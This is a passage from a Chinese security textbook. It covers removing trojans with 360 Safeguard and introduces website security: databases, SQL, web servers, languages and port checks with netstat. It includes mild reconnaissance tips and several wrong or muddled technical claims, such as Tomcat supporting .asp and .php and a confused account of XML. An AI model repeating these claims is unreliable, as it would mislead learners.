360安全卫士可以查杀木马、恶意广告软件、修复系统漏洞等，功能倾向于维护系统；360杀毒专门用于查杀病毒，对于系统的维护则没有涉及。一般来说，两者都是同时安装在系统中的。

360安全卫士可以在其主页http://www.360.cn下载到。下面讲解使用360安全卫士清除木马与清除恶评软件的操作方法。

1 清除木马

360安全卫士能够查杀上千种类型的木马软件，对各种难以删除的木马软件都能够从系统里清除。

1 选择扫描方式


❶ 单击“查杀木马”按钮；❷ 选择扫描方式，单击相应的按钮，如右图所示。

2 处理木马

扫描完毕后，单击“立即处理”按钮，如下图所示。

3 完成处理

处理完毕后，弹出对话框，提示用户重启计算机，单击“好的，立刻重启”按钮，如下图所示。



2 清除插件

这里的插件是指依附在浏览器上，为浏览器扩展功能的程序。很多恶意广告软件都以插件形式存在，360安全卫士可以清除这些恶意的插件。

1 无法删除文件


❶ 单击“清理插件”按钮；❷ 选择扫描方式，单击相应的按钮，如下图所示。

2 处理插件

查杀完毕后，单击“立即清理”按钮，如下图所示。

3 完成处理

处理完毕后，弹出对话框，提示用户重启计算机，单击“确定”按钮，如右图所示。



Chapter 14

网站攻防入门


本章导读

在前面的章节中，学习了如何对个人计算机进行防护。那么，在面对一台网站服务器时，又该如何进行防护呢？本章介绍了网站攻防的基本知识，详细讲述了有关网站架构、开发的各类技术，掌握这些知识是学习网站攻防技术最重要的前提。

知识技能要求

通过对本章内容的学习，读者将了解网站的架构、工作方式和常见漏洞等知识。学完后需要掌握的相关知识如下：

- 了解网站各方面的安全问题
- 了解网站的结构和组成
- 了解网站程序开发语言分类
- 了解网站程序运行的常见环境
- 了解网站程序数据通信方式
- 了解网站程序数据加密方式
- 了解网站常见漏洞



14.1 网站安全详解

访问网站（Web）是每个上网者做得最频繁的操作，网站也是黑客攻击较多的目标。黑客入侵网站后，不仅可以修改网页、窃取资料，还可以在网页上安装木马程序，让浏览者的计算机不知不觉就被木马感染了，进而被黑客所控制。

网站的安全问题如此重要，作为有心学习网络安全的读者，又岂可不对网站的工作机理和安全机制进行一番了解呢？

14.1.1 网络攻击与网站

自从网络诞生至今，信息安全一直受到各种各样的威胁。在过去一些年，网络攻击一般主要采用端口扫描、漏洞扫描、溢出攻击等攻击方式，才可能攻破对方的防御，登录并控制对方。

随着互联网的快速发展，Web应用逐渐增多，黑客的攻击手段也丰富起来，各种各样的攻击方式层出不穷。根据国际权威安全组织OWASP统计，75%的攻击来源于Web。


OWASP

OWASP是一个开源的、非营利的全球性安全组织，致力于应用软件的安全研究。它的目标是使应用软件更加安全，帮助企业和组织对应用安全的风险做出更好的决策。OWASP官方网站如右图所示。

14.1.2 网站安全与“肉鸡”

“肉鸡”是安全界术语，指受到黑客控制的计算机，像一只肉鸡一样任人宰割。黑客为了感染并控制很多“肉鸡”，通常采取网站挂马的方式来达到目的。

黑客通常在互联网架设一个吸引人的Web站点，或者入侵某个Web站点，然后把恶意代码放在重要页面里，用户访问这些页面时恶意代码会触发各种漏洞，导致用户的计算机受到感染，这些感染的计算机就成为黑客控制的“肉鸡”。其流程如下图所示。



通过Web页面挂马来抓“肉鸡”很有效率，是黑客最常用的抓“肉鸡”方式。

14.1.3 动态网站与网站安全

由于各种脚本编程语言的兴起，动态网页技术已经取代静态网页技术成为网站开发的主流技术。

静态网站是指网页全部为由.html或.htm后缀的页面组成的网站。动态网站和静态网站是开发网站的两种类型，不是以网站的网页上有没有GIF动画图片或Flash动画来区分的，也不是说网页上有东西在动就是动态网站了。

那什么是动态网站呢？动态网站是指基于数据库开发，使用脚本编程语言对网站进行编程开发而完成的网站。

静态网站制作简单，但维护更新比较麻烦，一般需要专业人员才能进行较好的维护和更新。动态网站是由脚本编程语言开发而成的，而且一般都会有网站管理后台，维护更新比较方便，普通用户都可以胜任。

动态网站有以下几个基本特征。

- **交互性**：动态网站可以实现很多交互功能，如实现留言功能的留言簿、交流的论坛、写心得日记的Blog等形式。对于企业网站来说，交互性体现在用户注册、信息发布、产品展示、订单管理等。这些功能都是通过动态网页来实现的，一般动态网页的文件名常以.asp、.aspx、.jsp、.php等为后缀。动态网页需要调用数据库里的数据才能正常显示，所以可以说动态网页和数据库一起组成了动态网站。动态网页链接的后缀不是.htm、.html、.shtml、.xml等静态网页的常见形式，而是以.aspx、.asp、.jsp、.php、.perl、.cgi等形式为后缀，并且在动态网页网址中有一个标志性的符号“?”。例如，HTTP://www.fakesite.com/index.asp?id=1就是一个典型的动态网页URL形式。动态网页的内容可以是包含各种图片、动画、视频、背景音乐等视听上的“动态效果”内容，也可以是纯文字的新闻。无论网页的内容是否具有动态效果，采用脚本编程技术写成的网页链接都称为动态网页。
- **自主更新**：通过网站管理后台实现如产品信息的增强、删除、修改、插入等操作，可以大大节省维护者的工作量。
- **界面可定制**：即可以根据不同时间、不同用户的需求实现多种形式和多种界面的呈现。很多网站其实主要程序都是一样的，表面上很不一样，是因为这些网站被不同的技术人员进行了美化、修改或功能二次开发而已。

从网站浏览者的角度来看，无论是动态网页还是静态网页，都可以展示基本的文字和图片信息，但从网站开发者、所有者、维护者的角度来看，就有很大的差别。

在动态网站普及以前，网站基本均是静态的，几乎无法入侵，那时候的黑客一般多利用操作系统的漏洞来进行攻击尝试。2003年以后，动态网站逐渐增多，基于Web的攻击逐渐增多，各类黑客也逐渐增多。

14.1.4 数据库与网站安全

数据库是按照数据结构来组织、存储和管理数据的仓库。动态网站都是基于数据库的，数据库是动态网站的灵魂；没有数据库，动态网站是不可能实现的。

1 DB2

作为关系数据库领域的开拓者和领航人，IBM公司在1977年完成了System R系统的原型，1980年完成了DB2。DB2是可以运行在Linux、UNIX和Windows等不同服务器操作系统平台上的大型数据库系统。针对不同规模的用户，DB2产品又可以分为3个级别：入门版、工作组版和企业版。


DB2试用版

知识加油站

如果对DB2有兴趣，可以到IBM公司的官方网站上下载免费试用版，网址为http://www-01.ibm.com/software/cn/data/db2/，网站如右图所示。

2 Oracle

Oracle是Oracle公司开发的大型关系数据库管理系统。Oracle公司成立于1977年，它是全球最大的信息管理软件及服务供应商，是最早开发关系数据库的厂商之一。Oracle数据库是世界第一个支持SQL语言的数据库，目前在关系数据库产品的市场占有率名列前茅。Oracle数据库的安装界面如下图所示。



甲骨文公司


知识加油站

Oracle公司的中文名为“甲骨文公司”。甲骨文公司总部位于美国加州的红木滩，向遍及145个国家的用户提供数据库、工具和应用软件及相关的咨询、培训和支持服务。该公司于1989年正式进入中国。

3 Informix

Informix是IBM公司出品的关系数据库管理系统。Informix是英文单词Information和UNIX的结合，是为UNIX等开放操作系统提供的关系型数据库产品，也是第一个被移植到Linux上的商业数据库产品。

Informix是一种大型的数据库管理系统，具有良好的性能与可靠性。在全球范围使用十分广泛，包括政府、金融、保险、制造、邮政、电信及零售等重要行业或领域。




Informix

知识加油站

右图为Informix数据库的服务器管理软件的一个截图。作为一个集成解决方案，Informix被定位为IBM在线事务处理（OLTP）旗舰级数据服务系统。

4 Sybase

Sybase来自英文单词System和Database，含义是系统数据库。Sybase公司成立于1984年11月，Sybase SQL Server 1.0于1987年5月推出。Sybase公司率先提出Client/Server数据库体系结构的思想，并在Sybase SQL Server中实现。Sybase公司于1991年12月进入中国大陆。CCID报告指出，Sybase在中国电信业和中国铁路数据库市场都有很高的市场占有率。




Sybase

知识加油站

右图为Sybase 在Linux操作系统里的安装界面。Sybase公司一直面向电信、证券、金融、政府、交通与能源等领域稳步发展，在中国的电信行业里，Sybase一直处于各类数据库产品中的领先地位。

5 SQL Server

SQL Server是微软公司推出的数据库管理系统。1989年，微软公司发布了SQL Server 1.0 版；目前有SQL Server 2000、SQL Server 2005、SQL Server 2008。下图为其软件界面。




不甘人后的微软SQL Server

知识加油站

SQL Server最初是由微软、 Sybase 和Ashton-Tate三家公司共同开发的，并于1988 年推出了第一个OS/2版本。微软公司在Windows NT推出后，就与Sybase分道扬镳了，专注于开发推广SQL Server的Windows NT版本。

6 MySQL

MySQL是瑞典MySQL AB公司开发的一个小型关系型数据库管理系统。2008年1月16日，该公司被Sun公司收购。长期以来，MySQL被广泛应用在互联网上的各类网站中。无论是中小网站还是大网站的背后，都有MySQL的身影。MySQL体积小、速度快、总体拥有成本低，尤其是开放源码这一特点，使MySQL致力于网站数据库长久不衰。




网站利器MySQL

知识加油站

在2000年以来的网站大发展热潮中，有3个软件形成了黄金组合：网站服务器软件Apache、动态语言PHP和数据库MySQL，号称“网站三剑客”，使用率极高。MySQL可以使用命令行界面进行操作，不过对操作者的要求较高，后来就有用PHP语言编写的专门管理MySQL数据库的软件（基于Web）面世了，让用户从枯燥的命令输入中解放出来，使用上了简明易用的网页管理界面。右图为MySQL的命令行管理界面。

7 Access数据库

Access数据库是微软公司于1994年推出的微机数据库管理系统，它界面友好、易学易用、开发简单、接口灵活。Access可以作为很多软件的数据库，如下图所示。



简单好用的Access


知识加油站

微软公司的Access在很多地方得到广泛使用，例如小型企业、大公司的各部门和喜爱编程的开发人员，专门利用它来制作处理数据的桌面系统。此外，它也常被用来开发简单的Web应用程序。

14.1.5 SQL与网站安全

SQL（Structured Query Language）结构化查询语言，是一种数据库查询和程序设计语言，用于存取数据及查询、更新和管理关系数据库系统。

下边图是通过SQL Server 2000的SQL数据查询分析器执行一些SQL语句得到的效果图。通过一些论坛或CMS后台备份生成的SQL数据库脚本文件，其扩展名也为.sql。



SQL事关安全

知识加油站

Web脚本攻防技术中的注入技术，其实就是以SQL语言为基础进行的。黑客利用SQL语言对Web数据库发动攻击。

SQL语言结构简洁，功能强大。无论Access、SQL Server、MySQL等中小型数据库管理系统，还是Oracle、Sybase、Informix等大型数据库管理系统，都支持SQL语言作为查询语言。

通过SQL语句可以进行查询、更新、删除、创建、统计、插入等操作，作为一种通用语言，SQL称得上是名至实归。

14.1.6 Web 2.0网站与黑客

Web 2.0技术主要包括博客（Blog）、RSS、百科全书（Wiki）、网摘、社会网络（SNS）、P2P、即时信息（IM）等。由于Web 2.0网站极具商业价值，同时有强大的交互性，因此从价值和技术角度来看，也成为了黑客攻击的首选。目前大部分有价值的站点都属于Web 2.0网站。

人们常说的“Web 2.0黑客”就是针对Web 2.0网站攻击的一群黑客。从某种意义上来说，“Web 2.0黑客”就是脚本黑客。

14.1.7 网站服务

Web服务，就是提供Web网页给用户浏览的一种服务。Web服务一般通过80端口来实现，也可以通过8080端口来实现。例如，Tomcat就是默认使用8080端口来提供Web服务的，如右图所示。

Tomcat

Apache是普通服务器，本身只支持.html，即普通网页。不过可以通过Tomcat支持.asp、.php、.cgi、.jsp等动态网页。实际上Tomcat相当于Apache的一个扩展。


当然，服务器管理员也可以定义其他端口作为Web服务的端口，但无论使用什么端口都是为HTTP（超文本传输协议）开放的，提供的是网页浏览服务。

探测Web服务

黑客要判断一个服务器是否开放了Web服务，一般是通过扫描80和8080 等常见Web服务端口来进行侦测的。左图就是利用扫描工具扫描80端口的截图。

Web管理员要检查网站是否正常开放了80端口，又该如何操作呢？在第3.3节中提到过使用netstat命令来查看开放的端口。

在命令提示符状态下输入“netstat -an”，按回车键后，就可以看到以数字形式显示的TCP和UDP连接的端口号及状态，如右图所示。



开关的用法

知识加油站

NETSTAT命令有不少开关，不同的开关各有功能。如要同时使用多个开关，可以分别列出，如“-a -n”，也可缩写在一起如“-an”。

netstat命令的常用参数有以下几种。

- -a：表示显示所有活动的TCP连接及计算机监听的TCP和UDP端口。
- -n：表示只以数字形式显示所有活动的TCP连接的地址和端口号。
- -o：表示显示活动的TCP连接，并包括每个连接的进程ID（PID）。
- -s：表示按协议显示各种连接的统计信息，包括端口号。
- -e：表示显示以太网发送和接收的字节数、数据包数等。

为了得到更详细的信息，还可以组合使用“netstat -ano”。

14.1.8 客户端交互技术Ajax

现在的网站都大量使用JS和Ajax技术。每一种新的Web技术都不可避免地遭遇安全问题，Ajax也不例外。

在客户端，Ajax包含JavaScript和一个XML框架。因为JavaScript的性质，黑客能轻易在选择的浏览器中查看源代码。但对黑客而言，要查看服务器端脚本源码依然比较困难。然而，为追求性能，开发人员通常在客户端存储越来越多的敏感数据。这样一来，黑客可以将恶意代码注入到客户端 Ajax 脚本中，随着就可与服务器处理请求相交互。

由于Ajax是异步提交的过程，而一般通过页面的黑盒测试又比较难发现此类的BUG，所以Ajax攻击一般是针对开源Web程序研究基础上实现的。

安全测试工具

知识加油站

对于程序员来说，可以用Firebug等工具来帮助完成Ajax安全测试。Firebug官网地址为HTTP://getfirebug.com/，如右图所示。

Firebug是Firefox下的一个插件，能够调试所有网站语言，如HTML和CSS等，但Firebug最吸引人的就是JavaScript调试功能，使用起来很方便，而且在各种浏览器下都能使用（IE、Firefox、Opera和Safari）。除此之外，其他功能还很强大，例如html、css或dom的查看与调试，网站整体分析等。总之，就是一整套完整而强大的Web开发工具，并且为开源的软件。

开关的用法

知识加油站

对于黑客来说，发现Ajax安全缺陷的一个方法是借助于安全测试应用软件。IBM公司的Rational AppScan可以自动对Flash和Ajax应用进行安全检测，如右图所示。

14.2 网站的结构和组成

网站服务是指采用B/S架构、通过HTTP协议提供服务的统称，这种结构也称为Web架构。本节主要研究网站的结构、工作原理及服务器与浏览器。

14.2.1 网站系统基本架构

Web服务器由软件和硬件及网络设备组成。用户的计算机先通过接入设备（如交换机、路由器等）连接到网络上，然后使用Web浏览器，输入目标网站的网址，按回车键后，即可看到网页。这个过程意味着用户向目标Web服务器发出请求，从而与目标Web服务器建立连接。目标Web服务器根据请求的网址，找到对应的网页文件，发送给用户，用户就看到了请求的URL内容。

这些URL可以是静态网页，也可以是动态网页。静态网页都是已经设计好的，不经常改动的。如果网站上很多内容需要经常更新，如新闻、博客、彩票数据等，这些变动的数据无法存放在静态的网站，必须采用专业的数据库存放这些数据。

这时需要在Web服务器增加一个数据库服务器，将这些经常变化的数据存进数据库，实现数据随改随新。当用户通过动态页面请求数据库里的这些数据时，根据用户要求的页面，Web服务器向数据库服务器发出调出指令，从数据库中读取指定的数据，生成“完整”页面，最后发送给用户的浏览器，用户才能看到这些数据。这么多对话的“官方语言”是HTTP。

14.2.2 网站工作原理

用户将一个URL（网站地址）输入浏览器时，会发生以下步骤。

浏览器首先向Web服务器发出请求，Web服务器对请求做出响应，将响应数据发送给客户端浏览器，然后通过浏览器把这些响应数据（通常是一个HTML文件）信息显示在屏幕上。

14.2.3 网站服务器

服务器可以在互联网上提供一种或多种服务。服务器上运行的软件提供了什么服务，就决定了服务器是什么性质。如果服务器提供Web服务，则该服务器就是一台Web服务器。同样，如果服务器上运行的软件可以提供邮件服务，那么该服务器就是电子邮件服务器。如果服务器上运行的软件可以提供FTP服务，那么该服务器就是FTP服务器。

Web服务器是一种高性能的计算机，由软件和硬件组成。它被安装了Web服务器软件，放进机房的网络上分配了固定的IP用来提供网站服务。

有很多Web服务器软件可以用来搭建Web运行平台。分析服务器的安全时，必须了解各种不同的Web服务器，进而了解它们不同的安全问题。

14.2.4 网页浏览器

网页浏览器是用户用来访问Web服务的工具。浏览器给用户的计算机带来了安全问题，因为Web可以对本地的进程、硬盘操作，可以把木马、病毒放到计算机上来。事实上，现在的木马传播途径主要就是浏览器。

问：哪种浏览器最安全？

答：有人说IE漏洞最多，最不安全，有人认为火狐浏览器比IE安全，有人认为Chrome浏览器最安全。其实说不上哪个浏览器最安全。比如火狐浏览器很多人都认为比IE安全，但火狐曾经的漏洞甚至比IE还多。最安全的，还是良好的上网习惯，给力的杀毒软件。

14.3 网页程序开发语言分类

网页程序开发语言有很多类型，分类方法也很多，这里分别从服务端和客户端来进行讲解。

14.3.1 服务器端开发语言

服务端语言主要包括：ASP、ASP.NET、PHP、Perl、JSP、Python、Ruby等。

- ASP是Active Server Page的缩写，意为“动态服务器页面”。ASP是微软公司开发的代替CGI脚本程序的一种应用，它可以与数据库和其他程序进行交互，是一种简单、方便的编程工具，现在常用于各种动态网站中。
- ASP.NET的前身是ASP技术。1997年，微软公司开始针对ASP的缺点准备开始一个新项目来开发，项目名称为ASP+。在2000年第二季，微软公司正式推动.NET策略，ASP+也顺理成章地改名为ASP.Net。ASP.Net和ASP的最大区别在于编程思维的转换，而不仅在于功能的增强。
- PHP 独特的语法混合了 C、Java、Perl及PHP自创新的语法。它可以比 CGI 或者Perl更快速地执行动态网页。用PHP做出的动态页面与其他的编程语言相比，PHP是将程序嵌入到HTML文档中去执行，执行效率比完全生成HTML标记的CGI要高许多，另外PHP语言还有很多其他优点，所以称为最流行的服务端开发语言之一。
- Perl 最初的设计者为拉里·沃尔（Larry Wall），他于1987年12月18日发表。Perl借取了C、sed、awk、shell scripting及很多其他程序语言的特性。其中最重要的特性是它内部集成了正则表达式的功能，以及巨大的第三方代码库CPAN。
- JSP（Java Server Pages）是由Sun Microsystems公司倡导、许多公司参与一起建立的一种动态网页技术标准。JSP技术有点类似ASP技术，它是在传统的网页HTML文件中插入Java程序段和JSP标记，从而形成JSP文件。用JSP开发的Web应用是跨平台的，既能在Linux下运行，也能在其他操作系统上运行。
- Python是一种面向对象、直译式计算机程序设计语言，创始人为Guido van Rossum。这种语言的语法简捷而清晰，并且具有丰富和强大的类库。Python在设计上坚持了清晰的风格，这使得Python成为一门易读、易维护，并且被大量用户所欢迎的、用途广泛的语言。Python直接编写的程序段有时运行效率，甚至高于用C编写的程序。
- Ruby是一种为简单、快捷的面向对象编程（面向对象程序设计）而创的脚本语言，在20世纪90年代由日本人松本行弘开发。减少编程时不必要的琐碎时间，令编写程序的人高兴，是设计 Ruby 语言的 Matz 的一个首要考虑；其次是良好的界面设计。Ruby的三大特点是：完全面向对象，变量没有类型，以及任何东西都有值。

14.3.2 客户端开发语言

客户端语言主要包括：HTM、HTML、HTML4、DHTML、XML、JS、XHTML等，下面重点介绍最基本的HTML与最流行的XML。

1 HTML

HTML是当今格式化Web页面的事实标准。当打开一个Web页面时，就会看到

不同颜色、大小的文字、按钮、列表框、图片及到其他页面的链接等。所有标准的Web页面都按照HTML预定义结构来编写。当使用如“记事本”这样的简单编辑器打开HTML文件时，就可以看到用于格式化Web页面的源代码，如下图所示。

```
424    _gaq.push(['_trackPageview']);
425
426    (function() {
427      var ga = document.createElement('script'); ga.type =
    'text/javascript'; ga.async = true;
428      ga.src = ('https:' == document.location.protocol ?
    'https://ssl' : 'http://www') + '.google-analytics.com/ga.js';
429      var s = document.getElementsByTagName('script')[0];
    s.parentNode.insertBefore(ga, s);
430    })();
431
432  </script>
433  <script type="text/javascript" src="js/unshort.js"></script>
434  <script type="text/javascript" src="js/showpic2.js"></script>
435  </body>
436  </html>
```

HTML

知识加油站

HTML又称为“超文本标记语言”。HTML通过标记符号来控制要显示的网页中的各个部分。

2 XML

XML（Extensible Markup Language），即可扩展标记语言。它与HTML一样，都是SGML（Standard Generalized Markup Language，标准通用标记语言）。XML是W3C制定的，XML的标准化工作由W3C的XML工作组负责。

与Access、SQL Server、MySQL等数据库不同，XML数据库提供了更强有力的数据存储和分析能力，例如：数据索引、排序、查找、相关一致性等，XML仅仅是展示数据。事实上，XML与其他数据表现形式最大的不同是：它极其简单。这是一个看上去有点琐细的优点，但正是这点使XML与众不同。

XML与HTML的设计区别是：XML是用来存储数据的，重在数据本身。而HTML是用来定义数据的，重在数据的显示模式。

XML的简单使其易于在任何应用程序中读写数据，这使XML很快成为数据交换的唯一公共语言。

XML文档对网站的排名也非常重要。在网站根目录制作XML格式的网页供搜索引擎索引，将网页信息主动、及时地告知各大搜索引擎，是常用的推广网站方法。

以百度搜索引擎为例，将制作好的XML文件命名为sitemap_baidu.xml上传到您网站根目录下，并保证文件所在的URL地址能够被百度spider正常访问。

当百度spider发现了.xml文件后，会根据上面提供的参数自动对.xml文件进行更新，并抓取高质量的内容。

14.4 网站程序运行的常见环境

基于不同的操作系统、千变万化的应用需求和其他方面因素的考虑，人们开发了不同的Web程序运行平台。

14.4.1 Windows下的网站运行平台

Windows操作系统一直以来都有服务器版本，从早期被广泛使用的Windows NT 4.0，到Windows 2000/2003/2008都是专门的服务器操作系统，有很多网络服务都运行在Windows系统上，网站程序也不例外。

1 IIS

IIS是Internet Information Services的缩写，意为互联网信息服务，是微软公司开发的基于Windows的Web服务软件。它包括Web服务器、FTP服务器、NNTP服务器和SMTP服务器，分别用于网页浏览、文件传输、新闻服务和邮件发送等方面。

IIS

右图为安装了IIS以后，管理员尚未指定默认主页时显示出来的页面。IIS可安装在Windows NT内核系列的操作系统上（Windows XP Home版本除外）。

2 WebLogic

WebLogic是美国BEA公司出品的开发、集成、部署和管理大型分布式Web应用和数据库应用的Java应用服务器，一般用它来架设、部署JSP网站。WebLogic登录界面如下图所示。

WebLogic


WebLogic本来不是由BEA公司开发的，是它从别人手中购买过来，然后再加工扩展，最终出品的。BEA公司已经被Oracle公司（甲骨文公司）收购。

14.4.2 Linux下的网站运行平台

Linux是一种自由和开放源码的类UNIX操作系统。目前存在着许多不同的Linux，但它们都使用了Linux内核。由于其安全性很高，稳定性很好，适合长时间运行，因此被很多服务器选作操作系统，尤其是网站服务器。

1 Apache

Apache是互联网最流行的Web服务软件之一，用以提供基本的Web服务功能。Apache源于NCSAhttpd服务器，经过多次修改，成为世界上最流行的Web服务器软件之一。Apache取自a patchy server的读音，意思是充满补丁的服务器，因为它是自由软件，所以不断有人来为它开发新的功能、新的特性、修改原来的缺陷。



知识加油站 Apache

右图为Apache的服务器管理界面，其中的羽毛就是Apache的Logo图标。另外，美国有种武装直升机也叫做Apache。

2 Nginx

Nginx是一个高性能的Web和反向代理服务器，它具有很多非常优越的特性。在高连接并发的情况下，Nginx是Apache服务器不错的替代品之一。在美国，Nginx是做虚拟主机最经常使用的软件平台之一；在国内，大型网站都是使用Nginx作为Web服务器软件，如下图所示为腾讯网站返回错误信息的页面，从中可以看出，它使用的是Nginx服务器。

知识加油站 探测

故意访问某个网站不存在的页面，从返回的错误信息中，就可以观察到很多有用的东西，如服务器类型和版本号等。

3 Resin

Resin是CAUCHO公司的产品，是一款非常流行的支持Servlets和JSP的引擎，速度非常快。Resin本身包含了一个支持HTTP/1.1的Web服务器。虽然它可以显示动态内容，但是它显示静态内容的能力也非常强，速度直逼Apache Server。许多站点都是使用该Web服务器构建的。

Resin也可以和许多其他的Web服务器一起工作，如Apache Server和IIS等。Resin支持Servlets 2.3标准和JSP 1.2标准，熟悉ASP和PHP的用户可以发现用Resin来进行JSP编程是件很容易的事情，Resin提供了最快的Jsp/Servlets运行平台。在Java和JavaScript的支持下，Resin可以为任务灵活选用合适的开发语言。

4 JBoss

在J2EE应用服务器领域，JBoss是发展最为迅速的应用服务器。由于JBoss遵循商业友好的LGPL授权分发，并且由开源社区开发，这使得JBoss广为流行。另外，JBoss应用服务器还具有许多优秀的特质。JBoss的默认端口是8080。

5 Tomcat

Tomcat是一个小型的轻量级应用服务器，在中小型系统和并发访问用户不是很多的场合下被普遍使用，是开发和调试JSP 程序的首选。对于一个初学者来说，可以这样认为：当在一台机器上配置好Apache服务器，可利用它响应对HTML页面的访问请求。实际上，Tomcat部分是Apache服务器的扩展，但它是作为一个与Apache独立的进程单独运行的。

